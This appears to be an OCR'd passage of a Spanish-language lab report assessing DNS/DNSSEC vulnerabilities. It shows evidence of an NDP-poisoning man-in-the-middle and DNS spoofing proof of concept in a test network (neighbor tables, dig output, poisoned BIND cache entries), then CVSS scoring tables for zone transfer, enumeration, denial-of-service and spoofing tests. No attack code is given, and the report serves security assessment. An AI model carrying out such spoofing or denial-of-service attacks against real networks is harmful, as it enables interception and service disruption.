
7. Evidencias de la PoC

Ejecucion de la PoC desde Kali

Para realizar la prueba se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor autoritario del dominio banco y el servidor cache DNS, como se muestra en la imagen de abajo



Después de seleccionado los objetivos, se realiza envenenamiento NDP para llevar a cabo ataque de hombre en el medio entre los servidores DNS cache y la Gateway de la red 2001:12:7000::cafe:0/112.



Efecto de hombre en el medio en el Cache

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC de la Gateway ha sido modificada por la del atacante.

```
root@validador:~# ip -6 neigh
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
2001:12:7000::cafe:25 dev enp0s3 lladdr 08:00:27:fb:19:d0 STALE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fefb:19d0 dev enp0s3 lladdr 08:00:27:fb:19:d0 STALE
```

Vista desde Cliente

A continuación desde la consola del cliente, se realizan una serie de consultas para analizar las respuestas obtenidas.

Consultas

Consulta a dominio real

El cliente consulta al dominio www.comunicate.com exigiendo validación DNSSEC.

```
root@Cliente-validador:~# dig AAAA www.comunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA www.comunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 55415
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.comunicate.com.    IN AAAA

;; Query time: 4989 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Sun Aug 19 19:35:26 -05 2018
;; MSG SIZE  rcvd: 47
```

Consulta a dominio inexistente

El cliente consulta al dominio coomunicate.com exigiendo validación DNSSEC.

```
root@Cliente-validador:~# dig AAAA coomunicate.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA coomunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 44093
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;coomunicate.com.       IN AAAA

;; Query time: 1 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Sun Aug 19 19:36:36 -05 2018
;; MSG SIZE  rcvd: 44
```

El estado del cliente validador nos permite observar que entre las consultas realizadas por el cliente está la consulta por el dominio coomunicate.com, informando que la respuesta es insegura

MEMORIA CACHE

De igual forma se observa la memoria cache del servidor DNS cache a quien el cliente consulta, para observar los datos almacenados por las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a las consultas hechas.

En un principio se utiliza el comando grep para determinar si en la memoria cache se ha almacenado información relacionada con las consultas realizadas.

```
root@validador:/var/cache/bind# cat named_dump.db | grep comunicate.com
www.comunicate.com.     2631    AAAA    2001:12:7000::cafe:37
root@validador:/var/cache/bind# cat named_dump.db | grep www.comunicate.com
www.comunicate.com.     2631    AAAA    2001:12:7000::cafe:37
root@validador:/var/cache/bind# cat named_dump.db | grep coomunicate.com
coomunicate.com.        2602    AAAA    2001:12:7000::cafe:37
```

Se puede observar que en la memoria del cache validador se ha almacenado información relacionada a los dominios consultados.

Una vez se ha determinado que en la memoria cache se ha almacenado información relacionada a las consultas, se realiza un recorrido general sobre los datos almacenados en la memoria, para identificar los datos almacenados debido a las consultas realizadas.

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio www.comunicate.com

El cache validador ha almacenado con nivel de answer, el registro AAAA del dominio www.comunicate.com. Esto debido a que no puede validar la información recibida.

```
; answer
www.comunicate.com.   2631  AAAA  2001:12:7000::cafe:37
```

Dominio coomunicate.com

El cache validador ha almacenado con nivel de answer, el registro AAAA del dominio coomunicate.com. Esto debido a que no puede validar la información recibida.

```
; answer
coomunicate.com.2602  AAAA  2001:12:7000::cafe:37
```

ANEXO 4

EVALUACIÓN DE VULNERABILIDADES

Evaluación de vulnerabilidad con las PoC de Transferencia De Zona

En la Tabla se muestra que la evaluación de vulnerabilidad con las pruebas de transferencia de zona en los servidores autoritarios DNS/DNSSEC configurados sobre el sistema operativo Centos, se obtiene una **Puntuación CVSS** de **3.4 y 3.9** que corresponden a una **severidad asociada de Baja.**


Se determina que el **valor cuantitativo de la vulnerabilidad** está representado por el siguiente puntaje como se puede apreciar en la siguiente Figura:

No	PLATAFORMA	CONFIGURACION SEGURA	DOMINIO INTERNO/ EXTERNO	DNS/DNSSEC	EXITO PoC	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	SCORE CVSS	SEVERIDAD
1	CENTOS	NO	INTERNO	DNS	SI	5,3	5,1	3,4	3,4	BAJA
2	CENTOS	NO	INTERNO	DNSSEC NSEC	SI	5,3	5,1	3,4	3,4	BAJA
3	CENTOS	NO	INTERNO	DNSSSEC NSEC3	SI	5,3	5,1	3,4	3,4	BAJA
4	CENTOS	NO	EXTERNO	DNS	SI	5,9	5,7	3,9	3,9	BAJA
5	CENTOS	NO	EXTERNO	DNSSEC NSEC	SI	5,9	5,7	3,9	3,9	BAJA
6	CENTOS	NO	EXTERNO	DNSSSEC NSEC3	SI	5,9	5,7	3,9	3,9	BAJA


Para las pruebas 1,2,3 se aplican los siguientes valores de métricas bases, temporales y ambientales.

MÉTRICA BASE

MÉTRICA TEMPORAL




MÉTRICA AMBIENTAL




PARA LOS CASOS 4,5,6 SE APLICAN LOS SIGUIENTES VALORES DE MÉTRICAS BASES, TEMPORALES Y AMBIENTALES.


MÉTRICA BASE



MÉTRICA TEMPORAL



MÉTRICA AMBIENTAL



Evaluación de vulnerabilidad con las PoC de Enumeración De Dominios Por Consulta Incorrecta

A continuación se presenta el valor cuantitativo de severidad que presento la vulnerabilidad en cado uno de los casos, en base a las métricas de CVSS: base, temporal y ambiental. Para determinar por último la severidad asociada en cada una de las PoC realizadas de enumeración de dominio por consultas incorrectas.


No	PLATAFORMA	DNSSEC	DOMINIO INTERNO-EXTERNO	ÉXITO PoC	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	SCORE CVSS	SEVERIDAD
1	CENTOS	DNSSEC NSEC	INTERNO	SI	5,3	5,1	3,4	3,4	BAJA
2	CENTOS	DNSSEC NSEC	EXTERNO	SI	5,9	5,7	3,9	3,9	BAJA
3	DEBIAN	DNSSEC NSEC	INTERNO	SI	5,3	5,1	3,4	3,4	BAJA
4	DEBIAN	DNSSEC NSEC	EXTERNO	SI	5,9	5,7	3,9	3,9	BAJA
5	WIND	DNSSEC NSEC	INTERNO	SI	5,3	5,1	3,4	3,4	BAJA

Para los casos 1,3,6 se aplica los siguientes valores:

MÉTRICA BASE

MÉTRICA TEMPORAL


MÉTRICA AMBIENTAL



Para los casos 2,4,6 se aplica los siguientes valores

MÉTRICA BASE

MÉTRICA TEMPORAL



MÉTRICA AMBIENTAL

Evaluación de La Vulnerabilidad con la PoC de Denegación de Servicio

El valor asociado de severidad para la PoC de denegación de servicio se presenta en la tabla de abajo, esta PoC se realiza cuando el servidor DNS es solamente


DNS y cuando tiene implementado las extensiones de seguridad y ejecuta desde la red interna dela organización (red CAFE), teniendo como objetico al servidor interno autoritario del dominio bancodk.com y el servidor externo autoritario del dominio comunicate.com.

No	PLATAFORMA	DOMINIO OBJETIVO	SO-DOMINIO	DNS/DNSSEC	HERRAMIENTA	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	SCORE CVSS	SEVERIDAD
1	WIND-CENTOS	COMUNICATE.COM	CENTOS	DNS	DENIAL6	6,8	6,6	8,7	8,7	ALTA
2	WIND-CENTOS	COMUNICATE.COM	CENTOS	DNSSEC NSEC3	DENIAL6	6,8	6,6	8,7	8,7	ALTA
3	WIND-CENTOS	BANCODK.COM	WINDOWS	DNS	EVIL FOCA	6,1	6	8	8	ALTA
4	WIND-CENTOS	BANCODK.COM	WINDOWS	DNSSEC NSEC3	DENIAL6	6,1	6	8	8	ALTA


Para los casos 3 y 4 se aplica los siguientes valores:

MÉTRICA BASE

MÉTRICA TEMPORAL




MÉTRICA AMBIENTAL




PARA LOS CASOS 3 Y 4 SE APLICA LOS SIGUIENTES VALORES:

MÉTRICA BASE

MÉTRICA TEMPORAL



MÉTRICA DE ENTORNO



Evaluación De La Vulnerabilidad Con PoC de Dns Spoofing, Cuando Se Ejecuta la Poc Desde La Red Externa.


Se presenta el valor de severidad asociado a la PoC de DNS Spoofing, en los diferentes casos cuando se ejecuta la PoC desde la red Externa.

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	SCORE CVSS	SEVERIDAD
www.comunicate.com	F	GATEWAY RED BACA - COMUNICATE.COM	CACHE	SI	NO	SI	NO	SI	7,5	7,3	7,3	7,3	ALTA
coomunicate.com	NF-I	GATEWAY RED BACA - COMUNICATE.COM	CACHE	SI	NO	SI	NO	SI	7,5	7,3	7,3	7,3	ALTA


Para todos los casos De DNS Spoofing, se aplican los siguientes valores:

MÉTRICA BASE

MÉTRICA TEMPORAL



MÉTRICA AMBIENTAL



Evalaución De La Vulnerabildaida Con PoC De DNS Spoofing, Cuando La Cadena De Confianza Esta Firmada.

El cálculo de la severidad asociada a PoC se aplica el sobre el elemento vulnerable y afectado por la PoC, en algunos casos una misma PoC tiene 2 elementos vulnerables y afectados, como se presenta en las tablas de abajo


						PoC			CLIENTE			CACHE				
N° de pruebas realizadas	DOMINIO	ESTADO	MITM	VALIDADORES	POC EXITOSA	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	SCORE CVSS	SEVERIDAD
1	www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
2			CLIENTE -CACHE		SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
3			CLIENTE-GATEWAY		SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
4	www.bancodk.com www.transacciones.bancodk.com	F	CACHE-BANCODK	CACHE	SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
5			CLIENTE -CACHE		SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
6			CLIENTE-BANCODK		SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
7			CLIETNE-WEB BANCO		SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
8	coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	7,1	6,9	6,9	7,1	6,9	6,9	7,9	7,7	7,7	6,9	MEDIA
9			CLIENTE -CACHE		SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
10			CLIENTE-GATEWAY		SI	7,1	6,9	6,9	7,1	6,9	6,9	7,9	7,7	7,7	6,9	MEDIA
11	baancodk.com	NF-I	CACHE-BANCODK	CACHE	SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
12			CLIENTE -CACHE		SI	7,1	6,9	6,9	7,1	6,9	6,9				6,9	MEDIA
13	www.networks.com	NF	CACHE-GATEWAY	CACHE	SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
14			CLIENTE -CACHE		SI	7,1	6,9	5,2	7,1	6,9	5,2				5,2	MEDIA
15			CLIENTE-GATEWAY		SI	7,1	6,9	5,2	7,1	6,9	5,2				5,2	MEDIA
16			CACHE-GATEWAY	CLIENTE	SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
17			CLIENTE -CACHE		SI	7,1	6,9	5,2	7,1	6,9	5,2				5,2	MEDIA
18			CLIENTE-GATEWAY		SI	7,5	7,3	5,6	7,1	6,9	5,2	7,9	7,7	6,1	5,6	MEDIA
19			CACHE-GATEWAY	CLIENTE-CACHE	SI	7,1	6,9	5,2	7,1	6,9	5,2				5,2	MEDIA
20			CLIENTE -CACHE		SI	7,1	6,9	5,2	7,1	6,9	5,2				5,2	MEDIA
21			CLIENTE-GATEWAY		SI	7,1	6,9	5,2	7,1	6,9	5,2				5,2	MEDIA

donde la PoC tiene efecto en el cliente como en el servidor cache.


Para los casos 1 al 7, 9, 11 y 12 se aplican los siguientes valores:

METRICA BASE

METRICA TEMPORAL




METRICA AMBIENTAL



Para los casos 14, 15, 19 al 21 se aplican los siguientes valores:

MÉTRICA BASE

METRICA TEMOPORAL



METRICA AMBIENTAL

SEVERIDAD ASOCIADA PARA PoC DE DNS SPOOFING, CUANDO LA CADENA DE CONFIANZA ESTA FIRMADA


A continuación se presenta la severidad asociada a PoC, cuando la cadena de confianza está firmada, el servidor cache es el único que realiza el proceso de validación en la consulta DNSSSEC. Cuando el servidor cache validador se encuentra implantado en un windows server 2012.

No	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA	METRICA BASE	METRICA TEMPORAL	METRICA AMBIENTAL	SCORE CVSS	SEVERIDAD
1	comunicate.com	F	CACHE-GATEWAY	CACHE	SI	NO	SI	NO	SI	7.1	6,9	6,9	6,9	MEDIA
